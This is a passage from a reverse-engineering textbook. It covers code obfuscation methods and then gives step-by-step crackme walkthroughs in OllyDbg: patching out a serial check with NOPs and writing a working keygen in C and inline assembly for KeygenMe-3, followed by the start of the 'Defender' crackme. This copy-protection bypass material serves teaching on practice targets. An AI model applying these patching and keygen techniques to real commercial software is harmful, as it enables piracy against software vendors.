The function in Listing 10.4 is an enhanced version of the function from Listing 10.3. Instead of using direct indexes into the jump table, this implementation uses an additional table that is filled in runtime. This table contains the actual jump table indexes, and the index into *that* table is handled by the program in order to obtain the correct flow of the code. This enhancement makes this function significantly more unreadable to human reversers, and would also seriously complicate matters for a deobfuscator because it would require some serious data-flow analysis to determine the current value of the index to the array.

The original implementation in [Wang] is more focused on preventing static analysis of the code by deobfuscators. The approach chosen in that study is to use pointer aliases as a means of confusing automated deobfuscators. Pointer aliases are simply multiple pointers that point to the same memory location. Aliases significantly complicate any kind of data-flow analysis process

because the analyzer must determine how memory modifications performed through one pointer would affect the data accessed using other pointers that point to the same memory location. In this case, the idea is to create several pointers that point to the array of indexes and have to write to several locations within at several stages. It would be borderline impossible for an automated deobfuscator to predict in advance the state of the array, and without knowing the exact contents of the array it would not be possible to properly analyze the code.

In a brief performance comparison I conducted, I measured a huge runtime difference between the original function and the function from Listing 10.4: The obfuscated function from Listing 10.4 was about 3.8 times slower than the original unobfuscated function in Listing 10.2. Scattering 11 copies of the `OBFUSCATE` macro increased this number to about 12, which means that the heavily obfuscated version runs about 12 times slower than its unobfuscated counterpart! Whether this kind of extreme obfuscation is worth it depends on how concerned you are about your program being reversed, and how concerned you are with the runtime performance of the particular function being obfuscated. Remember that there's usually no reason to obfuscate the entire program, only the parts that are particularly sensitive or important. In this particular situation, I think I would stick to the array-based approach from Listing 10.4—the `OBFUSCATE` macros wouldn't be worth the huge performance penalty they incur.

Inlining and Outlining

Inlining is a well-known compiler optimization technique where functions are duplicated to any place in the program that calls them. Instead of having all callers call into a single copy of the function, the compiler replaces every call into the function with an actual in-place copy of it. This improves runtime performance because the overhead of calling a function is completely eliminated, at the cost of significantly bloating the size of the program (because functions are duplicated). In the context of obfuscating transformations, inlining is a powerful tool because it eliminates the internal abstractions created by the software developer. Reversers have no information on which parts of a certain function are actually just inlined functions that might be called from numerous places throughout the program.

One interesting enhancement suggested in [Collberg3] is to combine inlining with *outlining* in order to create a highly potent transformation. Outlining means that you take a certain code sequence that belongs in one function and create a new function that contains just that sequence. In other words it is the exact opposite of inlining. As an obfuscation tool, outlining becomes effective when you take a random piece of code and create a dedicated function for it. When done repetitively, such a process can really add to the confusion factor experienced by a human reverser.

Interleaving Code

Code interleaving is a reasonably effective obfuscation technique that is highly potent, yet can be quite costly in terms of execution speed and code size. The basic concept is quite simple: You take two or more functions and interleave their implementations so that they become exceedingly difficult to read.

```
Function1()
{
    Function1_Segment1;
    Function1_Segment2;
    Function1_Segment3;
}

Function2()
{
    Function2_Segment1;
    Function2_Segment2;
    Function2_Segment3;
}

Function3()
{
    Function3_Segment1;
    Function3_Segment2;
    Function3_Segment3;
}
```

Here is what these three functions would look like in memory after they are interleaved.

```
Function1_Segment3;
    End of Function1
Function1_Segment1; (This is the Function1 entry-point)
    Opaque Predicate -> Always jumps to Function1_Segment2
Function3_Segment2;
    Opaque Predicate -> Always jumps to Segment3
Function3_Segment1; (This is the Function3 entry-point)
    Opaque Predicate -> Always jumps to Function3_Segment2
Function2_Segment2;
    Opaque Predicate -> Always jumps to Function2_Segment3
Function1_Segment2;
    Opaque Predicate -> Always jumps to Function1_Segment3
Function2_Segment3;
    End of Function2
Function3_Segment3;
    End of Function3
Function2_Segment1; (This is the Function2 entry-point)
    Opaque Predicate -> Always jumps to Function2_Segment2
```

Notice how each function segment is followed by an opaque predicate that jumps to the next segment. You could theoretically use an unconditional jump in that position, but that would make automated deobfuscation quite trivial. As for fooling a human reverser, it all depends on how *convincing* your opaque predicates are. If a human reverser can quickly identify the opaque predicates from the real program logic, it won't take long before these functions are reversed. On the other hand, if the opaque predicates are very confusing and look as if they are an actual part of the program's logic, the preceding example might be quite difficult to reverse. Additional obfuscation can be achieved by having all three functions share the same entry point and adding a parameter that tells the new function which of the three code paths should be taken. The beauty of this is that it can be highly confusing if the three functions are functionally irrelevant.

Ordering Transformations

Shuffling the order of operations in a program is a free yet decently effective method for confusing reversers. The idea is to simply randomize the order of operations in a function as much as possible. This is beneficial because as reversers we count on the *locality* of the code we're reversing—we assume that there's a logical order to the operations performed by the program.

It is obviously not always possible to change the order of operations performed in a program; many program operations are codependent. The idea is to find operations that are not codependent and completely randomize their order. Ordering transformations are more relevant for automated obfuscation tools, because it wouldn't be advisable to change the order of operations in the program source code. The confusion caused by the software developers would probably outweigh the minor influence this transformation has on reversers.

Data Transformations

Data transformation are obfuscation transformations that focus on obfuscating the program's data rather than the program's structure. This makes sense because as you already know figuring out the layout of important data structures in a program is a key step in gaining an understanding of the program and how it works. Of course, data transformations also boil down to code modifications, but the focus is to make the program's data as difficult to understand as possible.

Modifying Variable Encoding

One interesting data-obfuscation idea is to modify the encoding of some or all program variables. This can greatly confuse reversers because the intuitive

meanings of variable values will not be immediately clear. Changing the encoding of a variable can mean all kinds of different things, but a good example would be to simply shift it by one bit to the left. In a counter, this would mean that on each iteration the counter would be incremented by 2 instead of 1, and the limiting value would have to be doubled, so that instead of:

```
for (int i=1; i < 100; i++)
```

you would have:

```
for (int i=2; i < 200; i += 2)
```

which is of course functionally equivalent. This example is trivial and would do very little to deter reversers, but you could create far more complex encodings that would cause significant confusion with regards to the variable's meaning and purpose. It should be noted that this type of transformation is better applied at the binary level, because it might actually be eliminated (or somewhat modified) by a compiler during the optimization process.

Restructuring Arrays

Restructuring arrays means that you modify the layout of some arrays in a way that preserves their original functionality but confuses reversers with regard to their purpose. There are many different forms to this transformation, such as merging more than one array into one large array (by either interleaving the elements from the arrays into one long array or by sequentially connecting the two arrays). It is also possible to break one array down into several smaller arrays or to change the number of dimensions in an array. These transformations are not incredibly potent, but could somewhat increase the confusion factor experienced by reversers. Keep in mind that it would usually be possible for an automated deobfuscator to reconstruct the original layout of the array.

Conclusion

There are quite a few options available to software developers interested in blocking (or rather slowing down) reversers from digging into their programs. In this chapter, I've demonstrated the two most commonly used approaches for dealing with this problem: antidebugger tricks and code obfuscation. The bottom line is that it is certainly possible to create code that is extremely difficult to reverse, but there is always a cost. The most significant penalty incurred by most antireversing techniques is in runtime performance; They just slow the program down. The magnitude of investment in antireversing measures will eventually boil down to simple economics: How performance-sensitive is the program versus how concerned are you about piracy and reverse engineering?

Breaking Protections

Cracking is the “dark art” of defeating, bypassing, or eliminating any kind of copy protection scheme. In its original form, cracking is aimed at software copy protection schemes such as serial-number-based registrations, hardware keys (dongles), and so on. More recently, cracking has also been applied to digital rights management (DRM) technologies, which attempt to protect the flow of copyrighted materials such as movies, music recordings, and books. Unsurprisingly, cracking is closely related to reversing, because in order to defeat any kind of software-based protection mechanism crackers must first determine exactly how that protection mechanism works.

This chapter provides some live cracking examples. I’ll be going over several programs and we’ll attempt to crack them. I’ll be demonstrating a wide variety of interesting cracking techniques, and the level of difficulty will increase as we go along.

Why should you learn and understand cracking? Well, certainly not for stealing software! I think the whole concept of copy protections and cracking is quite interesting, and I personally love the mind-game element of it. Also, if you’re interested in protecting your own program from cracking, you *must* be able to crack programs yourself. This is an important point: Copy protection technologies developed by people who have never attempted cracking are *never* effective!

Actual cracking of real copy protection technologies is considered an illegal activity in most countries. Yes, this chapter essentially demonstrates cracking,

but you won't be cracking real copy protections. That would not only be illegal, but also immoral. Instead, I will be demonstrating cracking techniques on special programs called *crackmes*. A crackme is a program whose sole purpose is to provide an intellectual challenge to crackers, and to teach cracking basics to "newbies". There are many hundreds of crackmes available online on several different reversing Web sites.

Patching

Let's take the first steps in practical cracking. I'll start with a very simple crackme called *KeygenMe-3* by *Bengaly*. When you first run *KeygenMe-3* you get a nice (albeit somewhat intimidating) screen asking for two values, with absolutely no information on what these two values are. Figure 11.1 shows the *KeygenMe-3* dialog.

Typing random values into the two text boxes and clicking the "OK" button produces the message box in Figure 11.2. It takes a trained eye to notice that the message box is probably a "stock" Windows message box, probably generated by one of the standard Windows message box APIs. This is important because if this is indeed a conventional Windows message box, you could use a debugger to set a breakpoint on the message box APIs. From there, you could try to reach the code in the program that's telling you that you have a bad serial number. This is a fundamental cracking technique—find the part in the program that's telling you you're unauthorized to run it. Once you're there it becomes much easier to find the actual logic that determines whether you're authorized or not.



Figure 11.1 KeygenMe-3's main screen.




Figure 11.2 KeygenMe-3's invalid serial number message.

Unfortunately for crackers, sophisticated protection schemes typically avoid such easy-to-find messages. For instance, it is possible for a developer to create a visually identical message box that doesn't use the built-in Windows message box facilities and that would therefore be far more difficult to track. In such case, you could let the program run until the message box was displayed and then attach a debugger to the process and examine the call stack for clues on where the program made the decision to display this particular message box.

Let's now find out how KeygenMe-3 displays its message box. As usual, you'll try to use OllyDbg as your reversing tool. Considering that this is supposed to be a relatively simple program to crack, Olly should be more than enough.

As soon as you open the program in OllyDbg, you go to the Executable Modules view to see which modules (DLLs) are statically linked to it. Figure 11.3 shows the Executable Modules view for KeygenMe-3.




Figure 11.3 OllyDbg's Executable Modules window showing the modules loaded in the key4.exe program.

This view immediately tells you the `Key4.exe` is a “lone gunner,” apparently with no extra DLLs other than the system DLLs. You know this because other than the `Key4.exe` module, the rest of the modules are all operating system components. This is easy to tell because they are all in the `C:\WINDOWS\SYSTEM32` directory, and also because at some point you just learn to recognize the names of the popular operating system components. Of course, if you’re not sure it’s always possible to just look up a binary executable’s properties in Windows and obtain some details on it such as who created it and the like. For example, if you’re not sure what `lpk.dll` is, just go to `C:\WINDOWS\SYSTEM32` and look up its properties. In the Version tab you can see its version resource information, which gives you some basic details on the executable (assuming such details were put in place by the module’s author). Figure 11.4 shows the Version tab for `lpk.dll` from Windows XP Service Pack 2, and it is quite clearly an operating system component.

You can proceed to examine which APIs are directly called by `Key4.exe` by clicking View Names on `Key4.exe` in the Executable Modules window. This brings you to the list of functions imported and exported from `Key4.exe`. This screen is shown in Figure 11.5.



Figure 11.4 Version information for `lpk.dll`.




Figure 11.5 Imports and exports for Key4 (from OllyDbg).

At the moment, you're interested in the Import entry titled `USER32.MessageBoxA`, because that could well be the call that generates the message box from Figure 11.2. OllyDbg lets you do several things with such an import entry, but my favorite feature, especially for a small program such as a crackme, is to just have Olly show all code references to the imported function. This provides an excellent way to find the call to the failure message box, and hopefully also to the success message box. You can select the `MessageBoxA` entry, click the right mouse button, and select `Find References` to get into the `References to MessageBoxA` dialog box. This dialog box is shown in Figure 11.6.

Here, you have all code references in `Key4.exe` to the `MessageBoxA` API. Notice that the last entry references the API with a `JMP` instruction instead of a `CALL` instruction. This is just the import entry for the API, and essentially all the other calls also go through this one. It is not relevant in the current discussion. You end up with four other calls that use the `CALL` instruction. Selecting any of the entries and pressing `Enter` shows you a disassembly of the code that calls the API. Here, you can also see which parameters were passed into the API, so you can quickly tell if you've found the right spot.




Figure 11.6 References to `MessageBoxA`.

The first entry brings you to the About message box (from looking at the message text in OllyDbg). The second brings you to a parameter validation message box that says “Please Fill In 1 Char to Continue!!” The third entry brings you to what seems to be what you’re looking for. Here’s the code OllyDbg shows for the third MessageBoxA reference.

```

0040133F    CMP EAX,ESI
00401341    JNZ SHORT Key4.00401358
00401343    PUSH 0
00401345    PUSH Key4.0040348C                ; ASCII "KeygenMe #3"
0040134A    PUSH Key4.004034DD                ; Text = " Great, You are
                                   ranked as Level-3 at
                                   Keygening now"
0040134F    PUSH 0                            ; hOwner = NULL
00401351    CALL <JMP.&USER32.MessageBoxA>    ; MessageBoxA
00401356    JMP SHORT Key4.0040136B
00401358    PUSH 0                            ; Style =
                                   MB_OK|MB_APPLMODAL
0040135A    PUSH Key4.0040348C                ; Title = "KeygenMe #3"
0040135F    PUSH Key4.004034AA                ; Text = " You Have
                                   Entered A Wrong Serial,
                                   Please Try Again"
00401364    PUSH 0                            ; hOwner = NULL
00401366    CALL <JMP.&USER32.MessageBoxA>    ; MessageBoxA
0040136B    JMP SHORT Key4.00401382

```

Well, it appears that you’ve landed in the right place! This is a classic if-else sequence that displays one of two message boxes. If `EAX == ESI` the program shows the “Great, You are ranked as Level-3 at Keygening now” message, and if not it displays the “You Have Entered A Wrong Serial, Please Try Again” message. One thing we immediately attempt is to just patch the program so that it always acts as though `EAX == ESI`, and see if that gets us our success message.

We do this by double clicking the `JNZ` instruction, which brings us to the Assemble dialog, which is shown in Figure 11.7.

The Assemble dialog allows you to modify code in the program by just typing the desired assembly language instructions. The Fill with NOPs option will add NOPs if the new instruction is shorter than the old one. This is an important point—working with machine code is not like using a word processor where you can insert and delete words and just shift all the materials that follow. Moving machine code, even by 1 byte, is a fairly complicated task because many references in assembly language are relative and moving code would invalidate such relative references. Olly doesn’t even attempt that. If your instruction is shorter than the one it replaces Olly will add NOPs. If it’s longer, the instruction that follows in the original code will be overwritten. In

this case, you're not interested in ever getting to the error message at `Key4.00401358`, so you completely eliminate the jump from the program. You do this by typing `NOP` into the Assemble dialog box, with the `Fill with NOPs` option checked. This will make sure that Olly overwrites the entire instruction with `NOPs`.

Having patched the program, you can run it and see what happens. It's important to keep in mind that the patch is only applied to the debugged program and that it's not written back into the original executable (yet). This means that the only way to try out the patched program at the moment is by running it inside the debugger. You do that by pressing `F9`. As usual, you get the usual `KeygenMe-3` dialog box, and you can just type random values into the two text boxes and click `"OK"`. Success! The program now shows the success dialog box, as shown in Figure 11.8.

This concludes your first patching lesson. The fact is that simple programs that use a single `if` statement to control the availability of program functionality are quite common, and this technique can be applied to many of them. The only thing that can get somewhat complicated is the process of finding these `if` statements. `KeygenMe-3` is a really tiny program. Larger programs might not use the stock `MessageBox` API or might have hundreds of calls to it, which can complicate things a great deal.

One point to keep in mind is that so far you've only patched the program *inside* the debugger. This means that to enjoy your crack you must run the program in `OllyDbg`. At this point, you must permanently patch the program's binary executable in order for the crack to be permanent. You do this by right-clicking the code area in the CPU window and selecting `Copy to Executable`, and then `All Modifications` in the submenu. This should create a new window that contains a new executable with the patches that you've done. Now all you must do is right-click that window, select `Save File`, and give `OllyDbg` a name for the new patched executable. That's it! `OllyDbg` is really a nice tool for simple cracking and patching tasks. One common cracking scenario where patching becomes somewhat more complicated is when the program performs checksum verification on itself in order to make sure that it hasn't been modified. In such cases, more work is required in order to properly patch a program, but fear not: It's *always* possible.




Figure 11.7 The Assemble dialog in `OllyDbg`.



Figure 11.8 KeygenMe-3's success message box.

Keygenning

You may or may have not noticed it, but KeygenMe-3's success message was "Great, You are ranked as Level-3 at Keygening now," it wasn't "Great, you are ranked as level 3 at patching now." Crackmes have rules too, and typically creators of crackmes define how they should be dealt with. Some are meant to be patched, and others are meant to be *keygen*ed. *Keygenning* is the process of creating programs that mimic the key-generation algorithm within a protection technology and essentially provide an unlimited number of valid keys, for everyone to use.

You might wonder why such a program is necessary in the first place. Shouldn't pirates be able to just share a single program key among all of them? The answer is typically no. The thing is that in order to create better protections developers of protection technologies typically avoid using algorithms that depend purely on user input—instead they generate keys based on a combination of user input and computer-specific information. The typical approach is to request the user's full name and to combine that with the primary hard drive partition's volume serial number.¹ The volume serial number is a 32-bit random number assigned to a partition while it is being formatted. Using the partition serial number means that a product key will only be valid on the computer on which it was installed—users can't share product keys.

To overcome this problem software pirates use keygen programs that typically contain exact replicas of the serial number generation algorithms in the protected programs. The keygen takes some kind of an input such as the volume serial number and a username, and produces a product key that the user must type into the protected program in order to activate it. Another variation uses a

¹NT-based Windows systems, such as Windows Server 2003 and Windows XP, can also report the physical serial number of the hard drive using the `IOCTL_DISK_GET_DRIVE_LAYOUT` I/O request. This might be a better approach since it provides the disk's physical signature and unlike the volume serial number it is unaffected by a reformatting of the hard drive.

challenge, where the protected program takes the volume serial number and the username and generates a challenge, which is just a long number. The user is then given that number and is supposed to call the software vendor and ask for a valid product key that will be generated based on the supplied number. In such cases, a keygen would simply convert the challenge to the product key.

As its name implies, KeygenMe-3 was meant to be keygen'ed, so by patching it you were essentially cheating. Let's rectify the situation by creating a keygen for KeygenMe-3.

Ripping Key-Generation Algorithms

Ripping algorithms from copy protection products is often an easy and effective method for creating keygen programs. The idea is quite simple: Locate the function or functions within the protected program that calculate a valid serial number, and port them into your keygen. The beauty of this approach is that you just don't need to really understand the algorithm; you simply need to locate it and find a way to call it from your own program.

The initial task you must perform is to locate the key-generation algorithm within the crackme. There are many ways to do this, but one that rarely fails is to look for the code that reads the contents of the two edit boxes into which you're typing the username and serial number. Assuming that KeygenMe-3's main screen is a dialog box (and this can easily be verified by looking for one of the dialog box creation APIs in the program's initialization code), it is likely that the program would use `GetDlgItemText` or that it would send the edit box a `WM_GETTEXT` message. Working under the assumption that it's `GetDlgItemText` you're after, you can go back to the Names window in OllyDbg and look for references to `GetDlgItemTextA` or `GetDlgItemTextW`. As expected, you will find that the program is calling `GetDlgItemTextA`, and in opening the Find References to Import window, you find two calls into the API (not counting the direct `JMP`, which is the import address table entry).

```

004012B1    PUSH    40                                ; Count = 40 (64.)
004012B3    PUSH    Key4.0040303F                     ; Buffer = Key4.0040303F
004012B8    PUSH    6A                                ; ControlID = 6A (106.)
004012BA    PUSH    DWORD PTR [EBP+8]                 ; hWnd
004012BD    CALL    <JMP.&USER32.GetDlgItemTextA>     ; GetDlgItemTextA
004012C2    CMP     EAX,0
004012C5    JE      SHORT Key4.004012DF
004012C7    PUSH    40                                ; Count = 40 (64.)
004012C9    PUSH    Key4.0040313F                     ; Buffer = Key4.0040313F
004012CE    PUSH    6B                                ; ControlID = 6B (107.)
004012D0    PUSH    DWORD PTR [EBP+8]                 ; hWnd

```

Listing 11.1 Conversion algorithm for first input field in KeygenMe-3. (*continued*)

```

004012D3    CALL <JMP.&USER32.GetDlgItemTextA>    ; GetDlgItemTextA
004012D8    CMP EAX,0
004012DB    JE SHORT Key4.004012DF
004012DD    JMP SHORT Key4.004012F6
004012DF    PUSH 0                                ; Style =
                                           MB_OK|MB_APPLMODAL
004012E1    PUSH Key4.0040348C                    ; Title = "KeygenMe #3"
004012E6    PUSH Key4.00403000                    ; Text = "    Please
                                           Fill In 1 Char to
                                           Continue!!"
004012EB    PUSH 0                                ; hOwner = NULL
004012ED    CALL <JMP.&USER32.MessageBoxA>        ; MessageBoxA
004012F2    LEAVE
004012F3    RET 10
004012F6    PUSH Key4.0040303F                    ; String = "Eldad Eilam"
004012FB    CALL <JMP.&KERNEL32.lstrlenA>        ; lstrlenA
00401300    XOR ESI,ESI
00401302    XOR EBX,EBX
00401304    MOV ECX,EAX
00401306    MOV EAX,1
0040130B    MOV EBX,DWORD PTR [40303F]
00401311    MOVSX EDX,BYTE PTR [EAX+40351F]
00401318    SUB EBX,EDX
0040131A    IMUL EBX,EDX
0040131D    MOV ESI,EBX
0040131F    SUB EBX,EAX
00401321    ADD EBX,4353543
00401327    ADD ESI,EBX
00401329    XOR ESI,EDX
0040132B    MOV EAX,4
00401330    DEC ECX
00401331    JNZ SHORT Key4.0040130B
00401333    PUSH ESI
00401334    PUSH Key4.0040313F                    ; ASCII "12345"
00401339    CALL Key4.00401388
0040133E    POP ESI
0040133F    CMP EAX,ESI

```

Listing 11.1 (continued)

Before attempting to rip the conversion algorithm from the preceding code, let's also take a look at the function at Key4.00401388, which is apparently a part of the algorithm.

```

00401388    PUSH EBP
00401389    MOV EBP,ESP
0040138B    PUSH DWORD PTR [EBP+8]                ; String

```

Listing 11.2 Conversion algorithm for second input field in KeygenMe-3.


```

0040138E    CALL <JMP.&KERNEL32.lstrlenA>          ; lstrlenA
00401393    PUSH EBX
00401394    XOR EBX,EBX
00401396    MOV ECX,EAX
00401398    MOV ESI,DWORD PTR [EBP+8]
0040139B    PUSH ECX
0040139C    XOR EAX,EAX
0040139E    LODS BYTE PTR [ESI]
0040139F    SUB EAX,30
004013A2    DEC ECX
004013A3    JE SHORT Key4.004013AA
004013A5    IMUL EAX,EAX,0A
004013A8    LOOPD SHORT Key4.004013A5
004013AA    ADD EBX,EAX
004013AC    POP ECX
004013AD    LOOPD SHORT Key4.0040139B
004013AF    MOV EAX,EBX
004013B1    POP EBX
004013B2    LEAVE
004013B3    RET 4

```

Listing 11.2 (continued)

From looking at the code, it is evident that there are two code areas that appear to contain the key-generation algorithm. The first is the Key4.0040130B section in Listing 11.1, and the second is the entire function from Listing 11.2. The part from Listing 11.1 generates the value in ESI, and the function from Listing 11.2 returns a value into EAX. The two values are compared and must be equal for the program to report success (this is the comparison that we patched earlier).

Let's start by determining the input data required by the snippet at Key4.0040130B. This code starts out with ECX containing the length of the first input string (the one from the top text box), with the address to that string (40303F), and with the unknown, hard-coded address 40351F. The first thing to notice is that the sequence doesn't actually go over each character in the string. Instead, it takes the first four characters and treats them as a single double-word. In order to move this code into your own keygen, you have to figure out what is stored in 40351F. First of all, you can see that the address is always added to EAX before it is referenced. In the initial iteration EAX equals 1, so the actual address that is accessed is 403520. In the following iterations EAX is set to 4, so you're now looking at 403524. From dumping 403520 in OllyDbg, you can see that this address contains the following data:

```
00403520  25 40 24 65 72 77 72 23  %@$erwr#
```

Notice that the line that accesses this address is only using a single byte, and not whole DWORDs, so in reality the program is only accessing the first (which is 0x25) and the fourth byte (which is 0x65).

In looking at the first algorithm from Listing 11.1, it is quite obvious that this is some kind of key-generation algorithm that converts a username into a 32-bit number (that ends up in ESI). What about the second algorithm from Listing 11.2? A quick observation shows that the code doesn't have any complex processing. All it does is go over each digit in the serial number, subtract it from 0x30 (which happens to be the digit '0' in ASCII), and repeatedly multiply the result by 10 until ECX gets to zero. This multiplication happens in an inner loop for each digit in the source string. The number of multiplications is determined by the digit's position in the source string.

Stepping through this code in the debugger will show what experienced reversers can detect by just looking at this function. It converts the string that was passed in the parameter to a binary DWORD. This is equivalent to the `atoi` function from the C runtime library, but it appears to be a private implementation (`atoi` is somewhat more complicated, and while OllyDbg is capable of identifying library functions if it is given a library to work with, it didn't seem to find anything in KeygenMe-3).

So, it seems that the first algorithm (from Listing 11.1) converts the username into a 32-bit DWORD using a special algorithm, and that the second algorithm simply converts digits from the lower text box. The lower text box should contain the number produced by the first algorithm. In light of this, it would seem that all you need to do is just rip the first algorithm into the keygen program and have it generate a serial number for us. Let's try that out.

Listing 11.3 shows the ported routine I created for the keygen program. It is essentially a C function (compiled using the Microsoft C/C++ compiler), with an inline assembler sequence that was copied from the OllyDbg disassembler. The instructions written in lowercase were all manually added, as was the name `LoopStart`.

```
ULONG ComputeSerial(LPSTR pszString)
{
    DWORD dwLen = strlen(pszString);
    _asm
    {
        mov ecx, [dwLen]
        mov edx, 0x25
        mov eax, 1
    LoopStart:
        MOV EBX, DWORD PTR [pszString]
        mov ebx, dword ptr [ebx]
        //MOVSB EDX, BYTE PTR DS:[EAX+40351F]
```

Listing 11.3 Ported conversion algorithm for first input field from KeygenMe-3.

```

    SUB EBX, EDX
    IMUL EBX, EDX
    MOV ESI, EBX
    SUB EBX, EAX
    ADD EBX, 0x4353543
    ADD ESI, EBX
    XOR ESI, EDX
    MOV EAX, 4
    mov edx, 0x65
    DEC ECX
    JNZ LoopStart
    mov eax, ESI
}
}

```

Listing 11.3 (continued)

I inserted this function into a tiny console mode application I created that takes the username as an input and shows `ComputeSerial`'s return value in decimal. All it does is call `ComputeSerial` and display its return value in decimal. Here's the entry point for my keygen program.

```

int _tmain(int argc, _TCHAR* argv[])
{
    printf ("Welcome to the KeygenMe-3 keygen!\n");
    printf ("User name is: %s\n", argv[1]);
    printf ("Serial number is: %u\n", ComputeSerial(argv[1]));
    return 0;
}

```

It would appear that typing any name into the top text box (this should be the same name passed to `ComputeSerial`) and then typing `ComputeSerial`'s return value into the second text box in `KeygenMe-3` should satisfy the program. Let's try that out. You can pass "John Doe" as a parameter for our keygen, and record the generated serial number. Figure 11.9 shows the output screen from our keygen.




Figure 11.9 The KeygenMe-3 KeyGen in action.

The resulting serial number appears to be 580695444. You can run KeygenMe-3 (the original, unpatched version), and type “John Doe” in the first edit box and “580695444” in the second box. Success again! KeygenMe-3 accepts the values as valid values. Congratulations, this concludes your second cracking lesson.


Advanced Cracking: Defender

Having a decent grasp of basic protection concepts, it’s time to get your hands dirty and attempt to crack your way through a more powerful protection. For this purpose, I have created a special crackme that you’ll use here. This crackme is called *Defender* and was specifically created to demonstrate several powerful protection techniques that are similar to what you would find in real-world, commercial protection technologies. Be forewarned: If you’ve never confronted a serious protection technology before Defender, it might seem impossible to crack. It is not; all it takes is a lot of knowledge and a lot of patience.

Defender is tightly integrated with the underlying operating system and was specifically designed to run on NT-based Windows systems. It runs on all currently available NT-based systems, including Windows XP, Windows Server 2003, Windows 2000, and Windows NT 4.0, but it will not run on non-NT-based systems such as Windows 98 or Windows Me.

Let’s begin by just running `Defender.EXE` and checking to see what happens. Note that Defender is a console-mode application, so it should generally be run from a Command Prompt window. I created Defender as a console-mode application because it greatly simplified the program. It would have been possible to create an equally powerful protection in a regular GUI application, but that would have taken longer to write. One thing that’s important to note is that a console mode application is *not* a DOS program! NT-based systems *can* run DOS programs using the NTVDM virtual machine, but that’s not the case here. Console-mode applications such as Defender are regular 32-bit Windows programs that simply avoid the Windows GUI APIs (but have full access to the Win32 API), and communicate with the user using a simple text window.

You can run `Defender.EXE` from the Command Prompt window and receive the generic usage message. Figure 11.10 shows Defender’s default usage message.



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Eldad Eilam>defender
Defender Version 1.0 - Written by Eldad Eilam
Bad parameters!
Usage: Defender <Full Name> <16-digit hexadecimal number>


C:\Documents and Settings\Eldad Eilam>
```

Figure 11.10 Defender.EXE launched without any command-line options.

Defender takes a username and a 16-digit hexadecimal serial number. Just to see what happens, let's try feeding it some bogus values. Figure 11.11 shows how Defender respond to John Doe as a username and 1234567890ABCDEF as the serial number.

Well, no real drama here—Defender simply reports that we have a bad serial number. One good reason to always go through this step when cracking is so that you at least know what the failure message looks like. You should be able to find this message somewhere in the executable.

Let's load `Defender.EXE` into OllyDbg and take a first look at it. The first thing you should do is look at the Executable Modules window to see which DLLs are statically linked to Defender. Figure 11.12 shows the Executable Modules window for Defender.



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

